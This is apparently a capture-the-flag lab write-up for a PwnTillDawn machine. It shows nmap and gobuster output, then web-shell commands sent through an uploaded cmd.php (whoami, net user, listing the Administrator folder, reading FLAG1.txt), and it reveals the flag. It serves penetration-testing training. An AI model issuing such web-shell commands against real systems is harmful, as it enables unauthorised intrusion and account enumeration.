Lab 3 (pwntilldawn)

## 1. Reconnaissance (Information Gathering)

**Objective:** Identify target surface and exposed services.

Always start with nmap to scan for open port and services.

nmap -sC -sV -Pn -vv 10.150.150.11

```
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 127 Xlight ftpd 3.9
80/tcp    open  http         syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
|_http-favicon: Unknown favicon MD5: 3345FF745865D02B994859241BCE2B36
|_http-title: PwnDrive - Your Personal Online Storage
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     syn-ack ttl 127 Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.9)
| tls-alpn:
|_  http/1.1
|_http-favicon: Unknown favicon MD5: 3345FF745865D02B994859241BCE2B36
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.9
| ssl-cert: Subject: commonName=localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2009-11-10T23:48:47
| Not valid after:  2019-11-08T23:48:47
| MD5:   a0a4:4cc9:9e84:b26f:9e63:9f9e:d229:dee0
| SHA-1: b023:8c54:7a90:5bfa:119c:4e8b:acca:eacf:3649:1ff6
| -----BEGIN CERTIFICATE-----
| MIIBnzCCAQgCCQC1×1LJh4G1AzANBgkqhkiG9w0BAQUFADAUMRIwEAYDVQQDEwls
| b2NhbGhvc3QwHhcNMDkxMTEwMjM0ODQ3WhcNMTkxMTA4MjM0ODQ3WjAUMRIwEAYD
| VQQDEwlsb2NhbGhvc3QwgZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAMEl0yfj
| 7K0Ng2pt51+adRAj4pCdoGOVjx1BmljVnGOMW3OGkHnMw9ajibh1vB6UfHxu463o
| J1wLxgxq+Q8y/rPEehAjBCspKNSq+bMvZhD4p8HNYMRrKFfjZzv3ns1IItw46kgT
| gDpAl1cMRzVGPXFimu5TnWMOZ3ooyaQ0/xntAgMBAAEwDQYJKoZIhvcNAQEFBQAD
| gYEAavHzSWz5umhfb/MnBMa5DL2VNzS+9whmmpsDGEG+uR0kM1W2GQIdVHHJTyFd
| aHXzgVJBQcWTwhp84nvHSiQTDBSaT6cQNQpvag/TaED/SEQpm0VqDFwpfFYuufBL
| vVNbLkKxbK2XwUvu0RxoLdBMC/89HqrZ0ppiONuQ+X2MtxE=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
|_http-title: PwnDrive - Your Personal Online Storage
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows Server 2008 R2 Enterprise 7601 Service Pack 1 microsoft-ds
1433/tcp  open  ms-sql-s     syn-ack ttl 127 Microsoft SQL Server 2012 11.00.2100.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2024-03-21T12:57:09
| Not valid after:  2054-03-21T12:57:09
| MD5:   76b8:3998:9d6f:ebe0:7b81:7e1d:6071:a73e
| SHA-1: 8de2:785b:b7a4:14ca:69b2:3f2e:6359:27a8:c4db:93d1
| -----BEGIN CERTIFICATE-----
| MIIB+zCCAWSgAwIBAgIQU2qLwZ6Rh6dPJKCzIuSujTANBgkqhkiG9w0BAQUFADA7
| MTkwNwYDVQQDHjAAUwBTAEwAXwBTAGUAbABmAF8AUwBpAGcAbgBlAGQAXwBGAGEA
| bABsAGIAYQBjAGswIBcNMjQwMzIxMTI1NzA5WhgPMjA1NDAzMjExMjU3MDlaMDsx
| OTA3BgNVBAMeMABTAFMATABfAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs
| AGwAYgBhAGMAazCBnzANBgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEA4iQI21JEYr1Y
| D6iqGt4AoIuNWM6lk+D3OaP6zuiqziArPuRJKFyXf4YJMX8LUUN6ivvnJ3sHgrrB
| C0QMxCDJMNa+xmxy3zxF+z1BdKiEDwPGcqdUCc/7+62ikSJjWshNQs+vOD4Cug+E
| IKZ8lpcWI23E77NKnTEKAyT4VcSApckCAwEAATANBgkqhkiG9w0BAQUFAAOBgQAN
| SuAU7xC6YAxL8SJ+VYH8/EWE/dxU4lVNFMtVkw3lTpuTa546EcRSZOp4nVSJTwP1
| /YEpYisqAxnHFYxe/EIdc/qI+3DTwMx3s6G288xnsCNFjMBaFchxyqFVUrIwxGn2
| Tm2JJAUdXRk6chrXLXWPRF9cpeBzsRZ47hjtUeUUeg==
|_-----END CERTIFICATE-----
|_ssl-date: 2026-04-12T04:37:39+00:00; +13m39s from scanner time.
| ms-sql-info:
|   10.150.150.11:1433:
|     Version:
|       name: Microsoft SQL Server 2012 RTM
|       number: 11.00.2100.00
|       Product: Microsoft SQL Server 2012
|       Service pack level: RTM
```

View image

```
| ms-sql-ntlm-info:
|   10.150.150.11:1433:
|     Target_Name: PWNDRIVE
|     NetBIOS_Domain_Name: PWNDRIVE
|     NetBIOS_Computer_Name: PWNDRIVE
|     DNS_Domain_Name: PwnDrive
|     DNS_Computer_Name: PwnDrive
|_    Product_Version: 6.1.7601
3306/tcp  open  mysql        syn-ack ttl 127 MariaDB 5.5.5-10.4.14
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.4.14-MariaDB
|   Thread ID: 34
|   Capabilities flags: 63486
|   Some Capabilities: ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, SupportsLoadDataLocal,
 SupportsCompression, LongColumnFlag, FoundRows, DontAllowDatabaseTableColumn, ODBCClient, Speaks41ProtocolNew, Support41Auth, InteractiveClient, SupportsA
uthPlugins, SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: 2(q%a:>hq}Al}NLt8\}"
|_  Auth Plugin Name: mysql_native_password
3389/tcp  open  tcpwrapped   syn-ack ttl 127
| rdp-ntlm-info:
|   Target_Name: PWNDRIVE
|   NetBIOS_Domain_Name: PWNDRIVE
|   NetBIOS_Computer_Name: PWNDRIVE
|   DNS_Domain_Name: PwnDrive
|   DNS_Computer_Name: PwnDrive
|   Product_Version: 6.1.7601
|_  System_Time: 2026-04-12T04:37:26+00:00
| ssl-cert: Subject: commonName=PwnDrive
| Issuer: commonName=PwnDrive
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2026-04-11T02:34:24
| Not valid after:  2026-10-11T02:34:24
| MD5:   8faf:976b:8728:62b6:4418:5c7e:a487:8c8a
| SHA-1: 7bf0:a3fc:3d23:11df:11df:ad34:c3fc:2232:704e:e753
| -----BEGIN CERTIFICATE-----
| MIIC1DCCAbygAwIBAgIQFZincDiKLLFG31EI1N8GhDANBgkqhkiG9w0BAQUFADAT
| MREwDwYDVQQDEwhQd25Ecml2ZTAeFw0yNjA0MTEwMjM0MjRaFw0yNjEwMTEwMjM0
| MjRaMBMxETAPBgNVBAMTCFB3bkRyaXZlMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8A
| MIIBCgKCAQEAx7TnOWc4v84k/eWv1Odtkh8HcblsWe+Wp+VwOKSOFFBd1TIDklHM
| PVwGa6cCyPMQdb/sE/m6m6+/k/OOMYTHciIPjGdidl86xSsUpY5ayOoaX5DYzE81
| tp7+8vifDsxWi2IJ6BZv/UldWGd/KTOhCyjufUQAwrsYkr0OKsP9v/JR6X7K9ig1
| 64N7Tt/ZFiTxlzVTpiNWIdi4j2zkXl0ISLcjM3YsaDR3oH2DNJjoPY6OehhZX8XV
| KqfOsaYRT7/zrPgb0BNiX5twas5ErLY/0Z1SSSvHiKrZDFskMYWtIZMmC/pjqR6g
| nV3DLKHuu14XRcUZ92Hhg7WbG6a1pIZwiwIDAQABoyQwIjATBgNVHSUEDDAKBggr
| BgEFBQcDATALBgNVHQ8EBAMCBDAwDQYJKoZIhvcNAQEFBQADggEBABhQ89Jk9OED
| ktRhm4Xzfc6wRN27DSoM9XpYGeaW6I8na0DtFI8fGqotAW02lMx6asqf18Xw/Xch
| bYCExzfh1Nk0rTmnCqTIrJT34ONrDMV8zv4PooTia6c1WWF8YHCQZk96jcqEqWjL
| FUVHBLDzcdb/bt8DfVjRwZP/HD53cPVd2WXxlgVDAZHYTJLOVoTT9I5/JNAcPlfc
| S2FpU91DfRYUVpKStq6nNoK6Ep5DtD8gbP7tBXBlTuEv2X0Ce3rj+Hz2deilzwJ0
| 5SE12A0QjxGR94WZFME0dC0qQdbSDiPzJHWf+OUPlfL1Gp6GG2HMnCoCMvwEXGaG
| LREUc2JT8Ao=
|_-----END CERTIFICATE-----
|_ssl-date: 2026-04-12T04:37:39+00:00; +13m39s from scanner time.
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-04-12T04:37:26
|_  start_date: 2024-03-21T12:57:13
| nbstat: NetBIOS name: PWNDRIVE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:89:87:cb (VMware)
| Names:
|   PWNDRIVE<00>         Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   PWNDRIVE<20>         Flags: <unique><active>
| Statistics:
|   00:0c:29:89:87:cb:00:00:00:00:00:00:00:00:00:00
|   00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00
|_  00:00:00:00:00:00:00:00:00:00:00:00:00:00
| smb2-security-mode:
|   2:1:0:
```

## 2. Scanning & Enumeration

**Objective:** Extract deeper information from identified services.

### Web Enumeration

### Gobuster


gobuster dir -u [http://10.150.150.11](http://10.150.150.11/) -w /usr/share/wordlists/dirb/common.txt


```
┌──(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.150.150.11 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.150.150.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 1045]
.hta                 (Status: 403) [Size: 1045]
.htpasswd            (Status: 403) [Size: 1045]
ADMIN                (Status: 301) [Size: 338] [--> http://10.150.150.11/ADMIN/]
Admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/Admin/]
admin                (Status: 301) [Size: 338] [--> http://10.150.150.11/admin/]
aux                  (Status: 403) [Size: 1045]
cgi-bin/             (Status: 403) [Size: 1059]
com1                 (Status: 403) [Size: 1045]
com3                 (Status: 403) [Size: 1045]
com2                 (Status: 403) [Size: 1045]
components           (Status: 301) [Size: 343] [--> http://10.150.150.11/components/]
con                  (Status: 403) [Size: 1045]
css                  (Status: 301) [Size: 336] [--> http://10.150.150.11/css/]
examples             (Status: 503) [Size: 1059]
favicon.ico          (Status: 200) [Size: 104623]
img                  (Status: 301) [Size: 336] [--> http://10.150.150.11/img/]
inc                  (Status: 301) [Size: 336] [--> http://10.150.150.11/inc/]
index.php            (Status: 200) [Size: 4036]
licenses             (Status: 403) [Size: 1204]
lpt1                 (Status: 403) [Size: 1045]
lpt2                 (Status: 403) [Size: 1045]
nul                  (Status: 403) [Size: 1045]
phpmyadmin           (Status: 403) [Size: 1204]
prn                  (Status: 403) [Size: 1045]
server-info          (Status: 403) [Size: 1204]
server-status        (Status: 403) [Size: 1204]
upload               (Status: 301) [Size: 339] [--> http://10.150.150.11/upload/]
utils                (Status: 301) [Size: 338] [--> http://10.150.150.11/utils/]
vendor               (Status: 301) [Size: 339] [--> http://10.150.150.11/vendor/]
webalizer            (Status: 403) [Size: 1045]
Progress: 4613 / 4613 (100.00%)
===============================================================
Finished
===============================================================
```


## Discovered:

- `/upload`
- `/admin`

`/upload`








### 3. Gaining Access (Exploitation)

**Objective:** Exploit vulnerabilities to gain initial foothold.





?cmd=whoami





**Objective:** Establish control and explore system.

?cmd=hostname





?cmd=net user




**5. Privilege Escalation & Lateral Movement**

**Objective:** Gain higher privileges / sensitive access.


?cmd=dir C:\Users




?cmd=dir C:\Users\Administrator\




?cmd=dir C:\Users\Administrator\Desktop





THERE IT IS FLAG1!!

**Result:**

- Found sensitive file:
  - FLAG1.txt

http://10.150.150.11/upload/11/cmd.php?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt


10.150.150.11/upload/12/cmd.php?cmd=type C:\Users\Administrator\Desktop\FLAG1.txt
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PwnTillDawnAcademyIsAwesome!!!